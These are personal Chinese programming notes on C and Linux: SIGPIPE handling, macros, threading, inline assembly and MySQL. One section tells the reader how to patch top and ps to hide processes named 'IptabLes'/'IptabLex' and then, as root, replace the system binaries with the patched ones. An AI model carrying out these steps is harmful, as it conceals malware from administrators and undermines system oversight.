Program received signal SIGPIPE, Broken pipe.  
0x0000003a7fcd55f5 in send () from /lib64/libc.so.6  
  
重现了！！

四、解决办法

解决办法很多，也很简单。  
4.1 client中忽略SIGPIPE信号

点击(此处)折叠或打开

1. signal(SIGPIPE, SIG\_IGN);  
   4.2 阻止SIGPIPE信号（后来追查，原来同事的程序框架中已经有了这种机制，所以没有经历过程序退出的问题）

点击(此处)折叠或打开

1. sigset\_t set;
2. sigemptyset(&set);
3. sigaddset(&set, SIGPIPE);
4. sigprocmask(SIG\_BLOCK, &set, NULL);

4.3  为SIGPIPE添加信号处理函数，处理完程序继续执行

点击(此处)折叠或打开

1. signal(SIGPIPE, pipesig\_handler);  
   多种选择，总有一款适合您。

**经验证测试，第2种方法可以屏蔽Broken pipe，然后通过客户端发送字节长度为-1，从而做处理**

# 小端转大端

Int ntohl

Float

//转大端，这是float的，int用htohl即可

float ReverseFloat( const float inFloat )

{

float retVal;

char \*floatToConvert = ( char\* ) & inFloat;

char \*returnFloat = ( char\* ) & retVal;

// swap the bytes into a temporary buffer

returnFloat[0] = floatToConvert[3];

returnFloat[1] = floatToConvert[2];

returnFloat[2] = floatToConvert[1];

returnFloat[3] = floatToConvert[0];

return retVal;

}

# 判断系统

//solaris 10

#ifdef \_UNIX\_KRTLD

printf("this is a unix\n");

#endif

#ifdef \_\_linux

printf("this is a linux\n");

#endif

#ifdef \_\_WIN32

printf("this is a windows\n");

//看具体是一个还是两个下划线

#ifdef \_WIN32

printf("this is a windows\n");

#endif

# 内存泄露

Invalid read of size 8

一般是因为没有malloc却访问了.

# 宏定义

## 通用类型线性表

#include "../../../xclib/xclib.h"

/\*仅供娱乐\*/

#define hvector\_init(ret,type) \

struct {\

type \*data;\

int length;\

int size;\

int capacity;\

char actype[20];\

}\

\* ret=(struct struct\_xlfddefine\*)calloc(1,sizeof(struct {type \*data;int length;int size;int capacity;char actype[20];}));\

ret->data=(type\*)calloc(CAPACITY\_INIT,sizeof(type));\

ret->length=0;\

ret->size=sizeof(type);\

ret->capacity=CAPACITY\_INIT;\

strcpy(ret->actype,#type);\

#define hvector\_declare(type) \

struct{\

type \*data;\

int length;\

int size;\

int capacity;\

}

#define hvector\_assign(type,p) {\

p->data=(type\*)calloc(CAPACITY\_INIT,sizeof(type));\

p->length=0;\

p->size=sizeof(type);\

p->capacity=CAPACITY\_INIT;\

}

#define hvector\_addCapacity(p) {\

HLOG("############ addCapacity ##########");\

p->capacity+=CAPACITY\_ADD;\

p->data=realloc(p->data,p->size\*(p->capacity));\

}

#define hvector\_insert(l,iIndex,tdata) {\

if(iIndex<1||iIndex>l->length+1) {\

HLOG\_STRING("insert index error! 1---length+1");\

}\

if(l->length>=l->capacity) {\

hvector\_addCapacity(l);\

}\

int i;\

for(i=l->length;i>=iIndex;i--) {\

l->data[i]=l->data[i-1];\

}\

l->data[iIndex-1]=tdata;\

l->length++;\

}

#define hvector\_append(l,data) {\

hvector\_insert(l,l->length+1,data);\

}

#define hvector\_update(l,i,tdata){\

if(i<1||i>l->length+1) {\

HLOG("update index error! 1---length");\

}\

l->data[i-1]=tdata;\

}

#define hvector\_delete\_by\_index(l,index) {\

if(index<1||index>l->length) {\

HLOG("delete index error! 1---length");\

}\

int i;\

for(i=index-1;i<l->length-1;i++){\

l->data[i]=l->data[i+1];\

}\

l->length--;\

}

#define hvector\_destroy(l) {\

if(l==NULL)\

HLOG("l==NULL");\

free(l->data);\

l->data=NULL;\

free(l);\

l=NULL;\

}

#define hvector\_show(l){\

if(l==NULL)\

HLOG("l==NULL");\

int j;\

HLOG("###### show %s #####",#l);\

HLOG\_INT(l->size);\

HLOG\_STRING(l->actype);\

HLOG\_INT(l->length);\

for(j=0;j<l->length;j++) {\

if(!strcmp(l->actype,"short")||!strcmp(l->actype,"ushort")||\

!strcmp(l->actype,"int")||!strcmp(l->actype,"uint")||!strcmp(l->actype,"long")||\

!strcmp(l->actype,"ulong")||!strcmp(l->actype,"long long"))\

HLOG("the %dth elem is %lld",j+1,l->data[j]);\

else if(!strcmp(l->actype,"unsigned long long"))\

HLOG("the %dth elem is %ulld",j+1,l->data[j]);\

else if(!strcmp(l->actype,"double")||!strcmp(l->actype,"float"))\

HLOG("the %dth elem is %f",j+1,l->data[j]);\

else if(!strcmp(l->actype,"char"))\

HLOG("the %dth elem is %c",j+1,l->data[j]);\

}\

}

#define hvector\_copy(l,lcopy){\

int j;\

for(j=0;j<l->length;j++){\

hvector\_append(lcopy,l->data[j]);\

}\

}

int main(void)

{

hvector\_init(x,double);

hvector\_insert(x,1,4.08);

hvector\_insert(x,1,99.232);

hvector\_insert(x,2,99999);

hvector\_show(x);

hvector\_destroy(x);

hvector\_init(z,char);

hvector\_insert(z,1,'k');

hvector\_insert(z,1,'p');

hvector\_insert(z,1,'j');

hvector\_append(z,'q');

hvector\_show(z);

hvector\_delete\_by\_index(z,2);

hvector\_update(z,1,'u');

hvector\_show(z);

hvector\_init(lcp,char);

hvector\_copy(z,lcp);

hvector\_show(lcp);

int ifind=-1;

HLOG\_INT(ifind);

hvector\_destroy(z);

return 0;

}

# 线程互斥锁

一般作为全局变量使用

保护一段代码不被多个线程同时访问导致失败

声明

Pthread\_mutex\_t mutex;

初始化

Pthread\_mutex\_init(&mutex,NULL);

加锁解锁

Pthread\_mutex\_lock(&mutex);

Pthread\_mutex\_unlock(&mutex);

//销毁

Pthread\_mutex\_destroy(&mutext);

# Pthread\_join(tid,NULL)

线程释放,必须要调用,否则内存泄露.

# 最大最小值

http://itersky.blog.163.com/blog/static/1971772052011931114911457/

#include <conio.h>

//#include <sio.h>

#include <limits.h>

#include <float.h>

#include<windows.h>

int main(void)

{

system("cls");

printf("char的位数:%u\n",CHAR\_BIT);

printf("char类型的最大值:%d\n",CHAR\_MAX);

printf("char类型的最小值:%d\n",CHAR\_MIN);

printf("signed char类型的最大值:%d\n",SCHAR\_MAX);

printf("signed char类型的最小值:%d\n",SCHAR\_MIN);

printf("unsigned char类型的最大值:%u\n",UCHAR\_MAX);

getch();

system("cls");

printf("short类型的最大值:%hd\n",SHRT\_MAX);

printf("short类型的最小值:%hd\n",SHRT\_MIN);

printf("unsigned short类型的最大值:%u\n",USHRT\_MAX);

getch();

system("cls");

printf("int类型的最大值:%d\n",INT\_MAX);

printf("int类型的最小值:%d\n",INT\_MIN);

printf("unsigned int类型的最大值:%u\n",UINT\_MAX);

getch();

system("cls");

printf("long类型的最大值:%ld\n",LONG\_MAX);

printf("long类型的最小值:%ld\n",LONG\_MIN);

printf("unsigned long类型的最小值:%lu\n",ULONG\_MAX);

getch();

system("cls");

printf("float类型的尾数位数:%u\n",FLT\_MANT\_DIG);

printf("float类型的最小有效数字位数:%u\n",FLT\_DIG);

printf("带有全部有效数字位数的float类型的负指数的最小值:%d\n",FLT\_MAX\_10\_EXP);

printf("带有全部有效数字位数的float类型的正指数的最大值:%d\n",FLT\_MIN\_10\_EXP);

printf("保留全部精度的float类型正数的最小值:%e\n",FLT\_MIN);

printf("保留全部精度的float类型正数的最大值:%e\n",FLT\_MAX);

printf("1.00和比1.00大的最小的float类型值之间的差值:%e\n",FLT\_EPSILON);

getch();

system("cls");

printf("double类型的尾数位数:%u\n",DBL\_MANT\_DIG);

printf("double类型的最小有效数字位数:%u\n",DBL\_DIG);

printf("带有全部有效数字位数的double类型的负指数的最小值:%u\n",DBL\_MAX\_10\_EXP);

printf("带有全部有效数字位数的double类型的正指数的最大值:%d\n",DBL\_MIN\_10\_EXP);

printf("保留全部精度的double类型正数的最小值:%e\n",DBL\_MIN);

printf("保留全部精度的double类型正数的最小值:%e\n",DBL\_MAX);

printf("1.00和比1.00大的最小的double类型值之间的差值:%e\n",DBL\_EPSILON);

getch();

system("cls");

printf("long double类型的尾数位数:%d\n",LDBL\_MANT\_DIG);

printf("long double类型的最小有效数字位数:%d\n",LDBL\_DIG);

printf("带有全部有效数字位数的long double类型的负指数的最大值:%d\n",LDBL\_MAX\_10\_EXP);

printf("带有全部有效数字位数的long double类型的正指数的最小值:%d\n",LDBL\_MIN\_10\_EXP);

printf("保留全部精度的long double类型正数的最小值:%le\n",LDBL\_MIN);

printf("保留全部精度的long double类型正数的最大值:%le\n",LDBL\_MAX);

printf("1.00和比1.00大的最小的long double类型值之间的差值:%le\n",LDBL\_EPSILON);

getch();

return 0;

}

# Glib

## //随机数例子

{

GRand \*rand;

GTimer \*timer;

gint n;

gint i, j;

gint x = 0;

rand = g\_rand\_new(); //创建随机数对象

for(n=0; n<20; n++)

{ //产生随机数并显示出来

g\_print("%d\t",g\_rand\_int\_range(rand,1,100));

}

g\_print("\n");

g\_rand\_free(rand); //释放随机数对象

//创建计时器

timer = g\_timer\_new();

g\_timer\_start(timer);//开始计时

for(i=0; i<10000; i++)

for(j=0; j<3000; j++)

x++;//累计

g\_timer\_stop(timer);//计时结束

//输出计时结果

g\_print("%ld\tall:%.2f seconds was used!\n",x,g\_timer\_elapsed(timer,NULL));

}

## //字符串例子

{

GString \*s;

s = g\_string\_new("Hello");

g\_print("%s\n", s->str);

s = g\_string\_append(s," World!");

g\_print("%s\n",s->str);

s = g\_string\_erase(s,0,6);

g\_print("%s\n",s->str);

s = g\_string\_prepend(s,"Also a ");

g\_print("%s\n",s->str);

s = g\_string\_insert(s,6," Nice");

g\_print("%s\n",s->str);

}

## //内存块

{

GMemChunk \*chunk; //定义内存块

gchar \*mem[10]; //定义指向原子的指针数组

gint i, j;

//创建内存块

chunk = g\_mem\_chunk\_new("Test MemChunk", 5, 50, G\_ALLOC\_AND\_FREE);

//名称，原子的长度， 内存块的长度，类型

for(i=0; i<10; i++)

{

//创建对象

//mem[i] = g\_chunk\_new(gchar, chunk);

mem[i] = (gchar\*)g\_mem\_chunk\_alloc(chunk);

for(j=0; j<5; j++)

{

mem[i][j] = 'A' + j;//为内存块中的指针赋值

}

}

g\_mem\_chunk\_print(chunk); //显示内存块信息

for(i=0; i<10; i++)

{

g\_print("%s\t",mem[i]);//显示内存块中的内容

}

for(i=0; i<10; i++)

{

g\_mem\_chunk\_free(chunk,mem[i]); //释放所有分配的内存

}

g\_mem\_chunk\_destroy(chunk);

}

## 面向对象

### 获取this指针

#### Windows:

另外一个缺点，在VC2008中，需要关掉基本运行时检查(工程右键->属性->配置属性-> C/C++ ->代码生成, 右侧“基本运行时检查”需要关掉，设置为“默认值”)如果不是默认值（/RTCsu），则调用子函数时会将堆栈初始化为0xCCCCCCCC, 要用到EAX，这是就无法通过抢存EAX实现传递\_this指针了。

#include <stdio.h>

#include <stdlib.h>

#include <malloc.h>

typedef struct test

{

int id;

void (\*funtest)();

}test;

static void funtest()

{

test \*\_this;

\_\_asm

{

MOV \_this, EAX;

}

printf("%d\n",\_this->id);

}

test \*test\_init()

{

test\* t=(test\*)malloc(sizeof(test));

t->id=11259375;

t->funtest=funtest;

return t;

}

int main()

{

test \* t=test\_init();

t->funtest();

getchar();

return 0;

}

#### Linux:

1. 直接在函数体内声明一个test\*就是本身..好奇怪

只能用一次…

1. 包装函数

#ifndef TEST\_H

#define TEST\_H

#include <stdio.h>

#include <stdlib.h>

typedef struct test

{

int id;

char str[22];

void (\*funtest)();

void (\*funtest2)(struct test\* t);

}test;

//转换函数

test \*cthis(test \*t);

test \*test\_init(int iid);

#endif

#include "test.h"

#define getthis(\_Gtk) \_Gtk \*t; asm("":"=c"(t))

#define savethis(\_Gtk\_gtk) asm(""::"c"(\_Gtk\_gtk))

void funtest()

{

getthis(test);

printf("%d\n",t->id);

printf("%s\n",t->str);

}

test \*cthis(test \*t)

{

test \*xthis = t;

savethis(xthis);

return xthis;

}

void funtest2(struct test\* t)

{

printf("%d\n",t->id);

}

test \*test\_init(int iid)

{

test\* t=(test\*)malloc(sizeof(test));

t->id=iid;

strcpy(t->str,"xlfd");

t->funtest=funtest;

t->funtest2=funtest2;

return t;

}

#include "test.h"

#define fun(x) x->funtest2(x)

#define fun2(x) x##x

int main()

{

test \* t=test\_init(44);

cthis(t)->funtest();

test\* t2=test\_init(1235);

cthis(t2)->funtest();

cthis(t)->funtest();

return 0;

}

## 内联汇编

1. gcc提供的这种扩展语法（c内嵌汇编）的简单格式：\_\_asm\_\_("<asm routine>");如\_\_asm\_\_("nop");nop这条指令什么都不做只是让cpu空转一个指令执行周期，这里可以是多条指令，但是每条指令要用"\n\t"分开。如：  
               \_\_asm\_\_("movl $1,%eax\n\t"  
                        "movl $4,%ebx\n\t"  
                        "int $ox80");  
      完整的汇编格式：  \_\_asm\_\_("<asm routine>"  
                           :输出部分  
                           :输入部分  
                           :改变的寄存器列表                        
               );
2. int a=10, b;

asm ("movl %1, %%eax; /\* NOTICE: 下面会说明此处用%%eax引用寄存器eax的原因

movl %%eax, %0;"

:"=r"(b) /\* output 该字段的语法后面会详细说明，此处可无视，下同 \*/

:"r"(a) /\* input \*/

:"%eax" /\* clobbered register \*/

);

我们看到，movl指令的操作数（operand）中，出现了%1、%0，这往往让新手摸不着头脑。其实只要知道下面的规则就不会产生疑惑了：

在内联汇编中，操作数通常用数字来引用，具体的编号规则为：若命令共涉及n个操作数，则第1个输出操作数（the first output operand）被编号为0，第2个output operand编号为1，依次类推，最后1个输入操作数（the last input operand）则被编号为n-1。

具体到上面的示例代码中，根据上下文，涉及到2个操作数变量a、b，这段汇编代码的作用是将a的值赋给b，可见，a是input operand，而b是output operand，那么根据操作数的引用规则，不难推出，a应该用%1来引用，b应该用%0来引用。

需要明确的是，在指明input operands的情况下，即使指令不会产生output operands，其:也需要给出。例如asm ("sidt %0\n" : :"m"(loc)); 该指令即使没有具体的output operands也要将:写全，因为有后面跟着: input operands字段。

）内存操作数约束（Memory operand constraint, m）

当我们不想通过寄存器中转，而是直接操作内存时，可以用"m"来约束。例如：

asm volatile ( "lock; decl %0" : "=m" (counter) : "m" (counter));

1. Some other constraints used are:
2. "m" : A memory operand is allowed, with any kind of address that the machine supports in general.
3. "o" : A memory operand is allowed, but only if the address is offsettable. ie, adding a small offset to the address gives a valid address.
4. "V" : A memory operand that is not offsettable. In other words, anything that would fit the `m’ constraint but not the `o’constraint.
5. "i" : An immediate integer operand (one with constant value) is allowed. This includes symbolic constants whose values will be known only at assembly time.
6. "n" : An immediate integer operand with a known numeric value is allowed. Many systems cannot support assembly-time constants for operands less than a word wide. Constraints for these operands should use ’n’ rather than ’i’.
7. "g" : Any register, memory or immediate integer operand is allowed, except for registers that are not general registers.

Following constraints are x86 specific.

1. "r" : Register operand constraint, look table given above.
2. "q" : Registers a, b, c or d.
3. "I" : Constant in range 0 to 31 (for 32-bit shifts).
4. "J" : Constant in range 0 to 63 (for 64-bit shifts).
5. "K" : 0xff.
6. "L" : 0xffff.
7. "M" : 0, 1, 2, or 3 (shifts for lea instruction).
8. "N" : Constant in range 0 to 255 (for out instruction).
9. "f" : Floating point register
10. "t" : First (top of stack) floating point register
11. "u" : Second floating point register
12. "A" : Specifies the `a’ or `d’ registers. This is primarily useful for 64-bit integer values intended to be returned with the `d’ register holding the most significant bits and the `a’ register holding the least significant bits.

### 一些例子

#include "test.h"

#define getthis(\_Gtk) \_Gtk \*t; asm("":"=g"(t))

#define savethis(\_Gtk\_gtk) asm(""::"c"(\_Gtk\_gtk))

int funtest(int k)

{

test \*t;

// \_\_asm\_\_ \_\_volatile\_\_("mov -0x08(%%rbp),%%rdx;"::);

// \_\_asm\_\_ \_\_volatile\_\_("sub $0x20,%%rax;"::);

// \_\_asm\_\_ \_\_volatile\_\_("mov %%rbp,%%rax;"::);

// \_\_asm\_\_ \_\_volatile\_\_("mov %%edx,%%eax;"::);

// \_\_asm\_\_ \_\_volatile\_\_("mov -0x08(%%rbp),%0;":"=r"(t):);

// \_\_asm\_\_ \_\_volatile\_\_("sub $0x10,%%rax;"::);

// \_\_asm\_\_ \_\_volatile\_\_("mov -0x10(%%rsp),%%rax;"::);

// \_\_asm\_\_ \_\_volatile\_\_("mov -0x08(%%rbp),%0;":"=r"(t):);

// \_\_asm\_\_ \_\_volatile\_\_("mov %%rax,%0;":"=m"(t):);

// printf("t: %d\n",t);

// \_\_asm\_\_ \_\_volatile\_\_ ("movl %%rax %0;":"=r"(t));

// \_\_asm\_\_ \_\_volatile\_\_ ("":"=a"(t));

printf("tid %d\n",t->id);

printf("tstr %s\n",t->str);

printf("k %d\n",k);

return 0;

## 反汇编

如果在编译时加上-g选项（在[第 10 章 *gdb*](http://learn.akae.cn/media/ch10.html#gdb)讲过-g选项），那么用objdump反汇编时可以把C代码和汇编代码穿插起来显示，这样C代码和汇编代码的对应关系看得更清楚。

1. objdump -dS test
2. gdb test

start

disassemble /rm

ax(accumulator): 可用于存放函数返回值

bp(base pointer): 用于存放执行中的函数对应的栈帧的栈底地址

sp(stack pointer): 用于存放执行中的函数对应的栈帧的栈顶地址

ip(instruction pointer): 指向当前执行指令的下一条指令

## 函数调用过程

一个函数被调用，首先默认要完成以下动作：

1. 将调用函数的栈帧栈底地址入栈，即将bp寄存器的值压入调用栈中
2. 建立新的栈帧，将被调函数的栈帧栈底地址放入bp寄存器中

## 函数

### Malloc

void \*malloc(long NumBytes)：该函数分配了NumBytes个字节，并返回了指向这块内存的指针。如果分配失败，则返回一个空指针（NULL）。   
关于分配失败的原因，应该有多种，比如说空间不足就是一种。

### Free

void free(void \*FirstByte)： 该函数是将之前用malloc分配的空间还给程序或者是操作系统，也就是释放了这块内存，让它重新得到自由。

### access

access(file,0)<0表示不存在

函数名: access

　　头文件：io.h

　　功 能: 确定文件的访问权限，检查某个文件的存取方式，比如说是只读方式、只写方式等。如果指定的存取方式有效，则函数返回0，否则函数返回-1

　　用 法: int access(const char \*filename, int amode);

　　int \_access(const char \*path,int mode) ;

# Linux C

# [linux C语言 SOCKET 服务器断开导致客户端SEND崩溃问题解决办法](http://blog.csdn.net/newsyoung1/article/details/50791261)

一、现象描述

在利用librdkafka同kafka broker通信过程中，当kafka broker意外退出时（如kill -9），librdkafka接口的sendmsg接口报出了“Program received signal SIGPIPE, Broken pipe.” 这个错误具有典型性，根据网络搜索的结果，这个一般是由于向一个被破坏的socket连接或者pipe读写数据造成的，向有经验的同事请教，他们说这种场景不会出现SIGPIPE信号，而是直接send， write， sendmsg等返回-1，同时errno会被设置成EPIPE。  
  
实践是检验真理的唯一标准，找个例子一试便知。

二、例子程序

为了快速检验，从网上上借了一个简单的客户端、服务器程序，<http://hi.baidu.com/dlpucat/item/97ab75c5243b8761f6c95d75>，多谢原作者。  
  
服务器端程序 server.c

点击(此处)折叠或打开

1. #include <netinet/in.h>
2. #include <sys/types.h>
3. #include <sys/socket.h>
4. #include <stdio.h>
5. #include <stdlib.h>
6. #include <string.h>
7. #define HELLO\_WORLD\_SERVER\_PORT 6666
8. #define LENGTH\_OF\_LISTEN\_QUEUE 20
9. #define BUFFER\_SIZE 1024
10. int main(int argc, char \*\*argv)
11. {
12. struct sockaddr\_in server\_addr;
13. bzero(&server\_addr,sizeof(server\_addr));
14. server\_addr.sin\_family = AF\_INET;
15. server\_addr.sin\_addr.s\_addr = htons(INADDR\_ANY);
16. server\_addr.sin\_port = htons(HELLO\_WORLD\_SERVER\_PORT);
17. int server\_socket = socket(AF\_INET,SOCK\_STREAM,0);
18. if( server\_socket < 0)
19. {
20. printf("Create Socket Failed!");
21. exit(1);
22. }
23. if( bind(server\_socket,(struct sockaddr\*)&server\_addr,sizeof(server\_addr)))
24. {
25. printf("Server Bind Port : %d Failed!", HELLO\_WORLD\_SERVER\_PORT);
26. exit(1);
27. }
28. if ( listen(server\_socket, LENGTH\_OF\_LISTEN\_QUEUE) )
29. {
30. printf("Server Listen Failed!");
31. exit(1);
32. }
33. while (1)
34. {
35. struct sockaddr\_in client\_addr;
36. socklen\_t length = sizeof(client\_addr);
37. int new\_server\_socket = accept(server\_socket,(struct sockaddr\*)&client\_addr,&length);
38. if ( new\_server\_socket < 0)
39. {
40. printf("Server Accept Failed!\n");
41. break;
42. }
43. char buffer[BUFFER\_SIZE];
44. bzero(buffer, BUFFER\_SIZE);
45. strcpy(buffer,"Hello,World from server!");
46. strcat(buffer,"\n");
47. send(new\_server\_socket,buffer,BUFFER\_SIZE,0);
48. bzero(buffer,BUFFER\_SIZE);
49. while(1){
50. length = recv(new\_server\_socket,buffer,BUFFER\_SIZE,0);
51. if (length < 0)
52. {
53. printf("Server Recieve Data Failed!\n");
54. exit(1);
55. }
56. printf("\n%s",buffer);
57. }
58. close(new\_server\_socket);
59. }
60. close(server\_socket);
61. return 0;
62. }

客户端程序

点击(此处)折叠或打开

1. #include <netinet/in.h>
2. #include <sys/types.h>
3. #include <sys/socket.h>
4. #include <stdio.h>
5. #include <stdlib.h>
6. #include <string.h>
7. #include <signal.h>
8. #include <errno.h>
9. #define HELLO\_WORLD\_SERVER\_PORT 6666
10. #define BUFFER\_SIZE 1024
11. int main(int argc, char \*\*argv)
12. {
13. if (argc != 2)
14. {
15. printf("Usage: ./%s ServerIPAddress\n",argv[0]);
16. exit(1);
17. }
18. struct sockaddr\_in client\_addr;
19. bzero(&client\_addr,sizeof(client\_addr));
20. client\_addr.sin\_family = AF\_INET;
21. client\_addr.sin\_addr.s\_addr = htons(INADDR\_ANY);
22. client\_addr.sin\_port = htons(0);
23. int client\_socket = socket(AF\_INET,SOCK\_STREAM,0);
24. if( client\_socket < 0)
25. {
26. printf("Create Socket Failed!\n");
27. exit(1);
28. }
29. if( bind(client\_socket,(struct sockaddr\*)&client\_addr,sizeof(client\_addr)))
30. {
31. printf("Client Bind Port Failed!\n");
32. exit(1);
33. }
34. struct sockaddr\_in server\_addr;
35. bzero(&server\_addr,sizeof(server\_addr));
36. server\_addr.sin\_family = AF\_INET;
37. if(inet\_aton(argv[1],&server\_addr.sin\_addr) == 0)
38. {
39. printf("Server IP Address Error!\n");
40. exit(1);
41. }
42. server\_addr.sin\_port = htons(HELLO\_WORLD\_SERVER\_PORT);
43. socklen\_t server\_addr\_length = sizeof(server\_addr);
44. if(connect(client\_socket,(struct sockaddr\*)&server\_addr, server\_addr\_length) < 0)
45. {
46. printf("Can Not Connect To %s!\n",argv[1]);
47. exit(1);
48. }
49. char buffer[BUFFER\_SIZE];
50. bzero(buffer,BUFFER\_SIZE);
51. int length = recv(client\_socket,buffer,BUFFER\_SIZE,0);
52. if(length < 0)
53. {
54. printf("Recieve Data From Server %s Failed!\n", argv[1]);
55. exit(1);
56. }
57. printf("From Server %s :\t%s",argv[1],buffer);
58. bzero(buffer,BUFFER\_SIZE);
59. strcpy(buffer,"Hello, World! From Client\n");
60. while(1){
61. sleep(1);
62. int ret = send(client\_socket,buffer,BUFFER\_SIZE,0);
63. if (ret == -1 && errno == EPIPE){
64. printf("receive sigpipe\n");
65. }
66. }
67. close(client\_socket);
68. return 0;
69. }

三、重现方法

step 1）编译： gcc -o server server.c  
          gcc -o -g client client.c （通过gdb直接看到异常退出）  
  
step 2）启动服务器端：./server  
  
step 3) 启动客户端：（这里假设客户端和服务器部署在同一台服务器） gdb ./client   
(gdb) r 127.0.0.1  
  
step 4) 观察正常运行结果：首先是客户端收到服务器端的消息：From Server 127.0.0.1 : Hello,World from server!  
         然后是服务器端每隔1s收到客户端的消息： Hello, World! From Client  
  
step 5）通过ctrl+c关闭服务器端  
  
step 6）观察客户端结果  
Program received signal SIGPIPE, Broken pipe.  
0x0000003a7fcd55f5 in send () from /lib64/libc.so.6  
  
重现了！！

四、解决办法

解决办法很多，也很简单。  
4.1 client中忽略SIGPIPE信号

点击(此处)折叠或打开

1. signal(SIGPIPE, SIG\_IGN);  
   4.2 阻止SIGPIPE信号（后来追查，原来同事的程序框架中已经有了这种机制，所以没有经历过程序退出的问题）

点击(此处)折叠或打开

1. sigset\_t set;
2. sigemptyset(&set);
3. sigaddset(&set, SIGPIPE);
4. sigprocmask(SIG\_BLOCK, &set, NULL);

4.3  为SIGPIPE添加信号处理函数，处理完程序继续执行

点击(此处)折叠或打开

1. signal(SIGPIPE, pipesig\_handler);  
   多种选择，总有一款适合您。

**经验证测试，第2种方法可以屏蔽Broken pipe，然后通过客户端发送字节长度为-1，从而做处理**

## Mysql

### 连接mysql

下载Connector/C。

把里面include的东西拷贝到/usr/include/mysql/下面去，这样编译的时候就不需要加-I了，然后把lib下面的东西拷贝的/usr/lib64/下去。

gcc具体的编译方法：gcc \*\*\*.c -o \*\*\* -lmysqlclient

多线程用127.0.0.1连接centos貌似没问题,连接ubuntu不论是127还是localhost都不行,localhost不能多线程,懒得管啥原因,以后都用centos系

### 多线程操作mysql

如果你用线程的编程，你应该用--with-thread-safe-client编译MySQL C API，这将使C API线程对每个连接更安全。你可以让2个线程共享相同的连接，只要如果你做下列事情：

两个线程不能同时在同一个连接上发送查询到MySQL。特别是你必须保证在一个mysql\_query()和mysql\_store\_result()之间没有其他线程正在使用同一个连接。

许多线程能存取用mysql\_store\_result()检索出来的不同结果集合。

如果你使用mysql\_use\_result，你必须保证没有其他线程在同一个连接上正在询问任何东西，直到结果集合被关闭。

设计如下线程，验证上述内容, Thread1和Thread2使用同一个mysql连接，执行select语句：

Thread1:                                               Thread2:

     mysql\_query();                                    sleep(1);

              |

              |                                                       |

         sleep(2);                                      mysql\_query();

              |                                                       |

              |                                                       |

  mysql\_store\_result();                      mysql\_store\_result();

线程2中调用mysql\_query()时出错，通过mysql\_error()返回的错误信息为：Commands out of sync; you can’t run this command now.

**解决方法1：**

一个线程分配一个mysql连接

**解决方法2：**

在mysql\_query()之前加上线程锁，在mysql\_store\_result()之后释放线程锁,

pthread\_mutex\_lock();

mysql\_query();

mysql\_store\_result();

pthread\_mutex\_unlock();

## 隐藏进程(top,ps)

### 原理

通过修改top命令的源代码,重新编译生成新的可隐藏进程的top命令,以此来替换原有系统中的top命令,以此来达到隐藏进程的效果.

### 前提条件

需要有root权限

### 方法

#### 获取top/ps命令的源代码

<http://procps.sourceforge.net/download.html>我用的是3.2.5版

#### 修改top命令

首先打开top.c文件,找到函数task\_show

在task\_show函数内部第一行添加如下代码

if(strcmp(p->cmd,"IptabLes")==0)

return ;

if(strcmp(p->cmd,"IptabLex")==0)

return ;

其中红色部分代表你要隐藏的程序名称

#### 修改ps命令

首先打开output.c文件,找到函数show\_one\_proc

在该函数中的switch语句段后即switch{..}的右大括号下方添加如下代码:

if(p!=NULL)

{

if(strcmp(p->cmd," IptabLes")==0)

{

break;

}

if(strcmp(p->cmd," IptabLex")==0)

{

break;

}

}

其中红色部分代表你要隐藏的程序名称

#### 编译运行发布

##### centos6.2

将源代码文件夹拷贝到目标机器进行编译

make

将系统原来的top,ps命令改名

mv /usr/bin/top topbk

mv /usr/bin/dpkgd/ps psbk 注意,ps的路径随着系统变更不一样,有可能在/bin下

将新的top,ps命令拷贝系统命令文件夹内

cp top /usr/bin

cp ps /usr/bin/dpkgd 同上

##### centos 5.8操作步骤

将libproc-3.2.5.so拷贝到/usr/lib,/usr/lib64各一份

将系统原来的top,ps命令改名

若出现无权限修改,则先lsattr top,把发现的字母比如s,a都这样去掉 chattr –s top chattr –a top,ps也是一样,然后改名:

mv /usr/bin/top topbk

mv /bin/ps psbk

将新的top,ps命令拷贝或下载到系统命令文件夹内

cp top /usr/bin

cp ps /bin

执行新的程序,若出现fp: error while loading shared libraries: libtinfo.so.5: cannot open shared object file: No such file or directory,则输入以下命令:

ln /usr/lib64/libncurses.so.5 /usr/lib64/libtinfo.so.5 有时这一句就够了

ln /usr/lib64/libncurses.so.5 /lib64/libtinfo.so.5

注以上的/usr/lib64是针对64位系统,若为32位,则/usr/lib即可,怎样查看时64位系统还是32位?只需要到/usr目录下查看是否有/lib64目录即可,若没有则是32位,反之64位

##### 编译错误

###### find\_task\_by\_vpid undefined 问题

2010-5-26

今天在build一个kernel module的时候，遇到一个问题。

编译的时候出现下面的警告：

WARNING: "find\_task\_by\_vpid" [/home/work/try/va2pa/va2pa.ko] undefined!

insmod的时候失败，错误信息如下：

insmod: error inserting 'va2pa.ko': -1 Unknown symbol in module

查看dmesg信息发现：

[ 7201.843077] va2pa: Unknown symbol find\_task\_by\_vpid

这表示模块中使用的 find\_task\_by\_vpid 函数没有被kernel export。

很奇怪，因为这个module是来自于别人写的一段代码，里面使用了find\_task\_by\_pid。然后，有注释说，在Linux Kernel 2.6.24以后，应该使用 find\_task\_by\_vpid。

我在2.6.18和2.6.26上面测试过，是OK的。

这次使用的kernel是2.6.34，结果出现了上面的错误。

google了一下，发现在Linux Kernel 2.6.30之后(确切的说是从2.6.31开始)，find\_task\_by\_vpid没有被export(Kernel 里面还有定义该函数，但是没有导出symbol，所以 driver 里面不能再使用)。具体信息可以参考：

http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=17f98dcf6010a1cfd25d179fd0ce77d3dc2685c3

解决的方法是使用 pid\_task 来替代。

查了一下pid\_task的定义，发现它的参数类型与find\_task\_by\_vpid不一样，需要使用find\_vpid来转换一下。

#if LINUX\_VERSION\_CODE < KERNEL\_VERSION(2,6,24)

if (!(pcb\_tmp = find\_task\_by\_pid(pid))) {

#elif LINUX\_VERSION\_CODE < KERNEL\_VERSION(2,6,31)

if (!(pcb\_tmp = find\_task\_by\_vpid(pid))) {

#else

if (!(pcb\_tmp = pid\_task(find\_vpid(pid), PIDTYPE\_PID))) {

#endif

测试了一下，可以正常工作。

Linux Error: curses.h: No such file or directory

RHEL / Fedora / CentOS Linux下的解决办法：

yum install ncurses-devel ncurses

Debian / Ubuntu Linux下的解决办法：

sudo apt-get install libncurses5-dev libncursesw5-dev

### 设置程序开机启动

在/etc/rc.d/rc.local中增加启动apache的命令，例如：/usr/local/httpd/bin/apachectl start

